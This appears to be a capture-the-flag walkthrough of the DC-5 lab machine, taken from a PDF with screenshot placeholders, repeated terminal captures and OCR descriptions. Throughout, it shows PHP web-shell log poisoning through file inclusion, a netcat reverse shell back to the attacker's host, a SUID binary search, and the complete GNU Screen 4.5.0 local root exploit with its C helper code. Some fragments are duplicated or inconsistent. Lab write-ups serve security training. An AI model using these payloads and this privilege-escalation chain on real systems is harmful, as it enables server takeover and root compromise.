

We are going to try to get the access log :







These are our browser settings for the proxy









We edit the first line with this new code:





```

192.168.56.104, server: _, request: "GET /thankyou.php?firstname=admin+&lastname=admin&country=australia&subject=admin HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.56.105", referer: "http://192.168.56.105/contact.php" 2024/06/09 21:04:50 [error] 458#0: *8 FastCGI sent in stderr: "PHP message: PHP Warning: include(var/log/nginx/access.log): failed to open stream: No such file or directory in /var/www/html/thankyou.php on line 44 PHP message: PHP Warning: include(): Failed opening 'var/log/nginx/access.log' for inclusion (include_path=.:usr/share/php:usr/share/pear) in /var/www/html/thankyou.php on line 44" while reading response header from upstream, client: 192.168.56.104, server: _, request: "GET /thankyou.php?file=var/log/nginx/access.log HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.56.105" 2024/06/09 21:09:16 [error] 458#0: *12 FastCGI sent in stderr: "PHP message: PHP Warning: include(<?php system($_GET['cmd']) ?>): failed to open stream: No such file or directory in /var/www/html/thankyou.php on line 44 PHP message: PHP Warning: include(): Failed opening '<?php system($_GET['cmd']) ?>' for inclusion (include_path=.:usr/share/php:usr/share/pear) in /var/www/html/thankyou.php on line 44" while reading response header from upstream, client: 192.168.56.104, server: _, request: "GET /thankyou.php?file=uid=33(www-data) gid=33(www-data) groups=33(www-data) HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.56.105" 2024/06/09 21:11:40 [error] 458#0: *14 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: cmd in /var/log/nginx/access.log on line 68 PHP message: PHP Warning: system(): Cannot execute a blank command in /var/log/nginx/access.log on line 68" while reading upstream, client: 192.168.56.104, server: _, request: "GET /thankyou.php?file=var/log/nginx/access.log HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.56.105" 2024/06/09 21:17:45 [error] 458#0: *19 FastCGI sent in stderr: "PHP message: PHP Warning: include(<?php system($_GET['cmd']) ?>): failed to open stream: No such file or directory in /var/www/html/thankyou.php on line 44 PHP message: PHP Warning: include(): Failed opening '<?php system($_GET['cmd']) ?>' for inclusion (include_path=.:usr/share/php:usr/share/pear) in /var/www/html/thankyou.php on line 44" while reading response header from upstream, client: 192.168.56.104, server: _, request: "GET /thankyou.php?file=uid=33(www-data) gid=33(www-data) groups=33(www-data) HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.56.105"

```

```

[sudo] password for kali:
(root@kali)-[/home/kali]$ off
# mkdir DC5

(root@kali)-[/home/kali]
# cd DC5


(root@kali)-[/home/kali/DC5]
# nc -lvp 1234
listening on [any] 1234 ...

```

The command `nc -lvp 1234` is used to create a simple TCP listener on port 1234. This means that the computer will listen for incoming TCP connections on port 1234 and accept any connections that are made.

[192.168.56.105/thankyou.php?file=/var/log/nginx/error.log&cmd=nc -e /bin/bash](http://192.168.56.105/thankyou.php?file=/var/log/nginx/error.log&cmd=nc -e /bin/bash)  
[192.168.56.104](http://192.168.56.104) 1234






```
(root@kali)-[/home/kali/DC5]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.56.105: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.105] 43288
whoami
ls
about-us.php
contact.php
css
faq.php
footer.php
images
index.php
solutions.php
thankyou.php
whoami
www-data
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This command allows you to execute Bash commands within a Python session

```
python -c "import pty;pty.spawn('/bin/bash')"
www-data@dc-5:~/html$
```

`find / -perm -u=s -type f 2>/dev/null`



The screenshot shows a terminal window titled 'root@kali: /home/kali/DC5'. The terminal displays a list of files and directories: solutions.php, thankyou.php, whoami, www-data, clear, id, uid=33(www-data) gid=33(www-data) groups=33(www-data), python -c "import pty;pty.spawn('/bin/bash')", and www-data@dc-5:~/html\$. The command 'find / -perm -u=s -type f 2>/dev/null' is entered and highlighted with a green box. Below the command, the output of the find command is shown, listing various system files and directories such as /bin/su, /bin/mount, /bin/umount, /bin/screen-4.5.0, /usr/bin/gpasswd, /usr/bin/procmail, /usr/bin/at, /usr/bin/passwd, /usr/bin/chfn, /usr/bin/newgrp, /usr/bin/chsh, /usr/lib/openssh/ssh-keysign, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, /usr/lib/eject/dmccrypt-get-device, /usr/sbin/exim4, and /sbin/mount.nfs. The prompt returns to www-data@dc-5:~/html\$.

```
root@kali: /home/kali/DC5
File Actions Edit View Help
solutions.php
thankyou.php
whoami
www-data
clear
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash')"
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~/html$
```

```

root@kali: /home/kali/DC5
File Actions Edit View Help
solutions.php
thankyou.php
whoami
www-data
clear
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash')"
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~/html$

```

```

root@kali: /home/kali/Downloads
File Actions Edit View Help
( root@kali ) - [ /home/kali/Downloads ]
# searchsploit screen 4.5.0

```

Exploit Title	Path
GNU Screen 4.5.0 - Local Privilege Escalat	linux/local/41152.txt
GNU Screen 4.5.0 - Local Privilege Escalat	linux/local/41154.sh

```

Shellcodes: No Results

```

```

root@kali: /home/kali/Downloads
File Actions Edit View Help
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
(root@kali)-[/home/kali/Downloads]
# searchsploit screen 4.5.0

Exploit Title | Path
GNU Screen 4.5.0 - Local Privilege Escalation | linux/local/41152.txt
GNU Screen 4.5.0 - Local Privilege Escalation | linux/local/41154.sh

```

```

(root@kali)-[/home/kali/DC5]
# searchsploit -m linux/local/41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/kali/DC5/41154.sh

```

```

(root@kali)-[/home/kali/DC5]
# cat 41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library ..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    system("/bin/bash");
}

```

```

root@kali: /home/kali/DC5
File Actions Edit View Help
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library ..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file ..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so ...
/tmp/rootshell

```

The vim command is a file editor so with this we can create our file: libhax.c

```
(root@kali)-[/home/kali/DC5]
# vim libhax.c
```

We paste the code:

```
root@kali: /home/kali/DC5
File Actions Edit View Help
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
// abuses ld.so.preload overwriting to get root.
```

```
~
~
~
:wq
```

```
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
```

The vim command is a file editor so with this we can create our file: rootshell.c

```
(root@kali)-[/home/kali/DC5] $  
# vim rootshell.c
```

We paste the code:

```
root@kali: /home/kali/DC5  
File Actions Edit View Help  
#include <stdio.h>  
int main(void){  
    setuid(0);  
    setgid(0);  
    seteuid(0);  
    setegid(0);  
    execvp("/bin/sh", NULL, NULL);  
}
```

```
EOF  
gcc -o /tmp/rootshell /tmp/rootshell.c  
rm -f /tmp/rootshell.c  
echo "[+] Now we create our /etc/ld.so.preload file ..."  
cd /etc  
umask 000 # because  
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed  
echo "[+] Triggering ..."  
screen -ls # screen itself is setuid, so ...  
/tmp/rootshell
```

The vim command is a file editor so with this we can create our file: exploit.sh

```
(root@kali)-[/home/kali/DC5] $  
# vim exploit.sh
```

We paste the code:

```
root@kali: /home/kali/DC5
File Actions Edit View Help
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

```

}
EOF
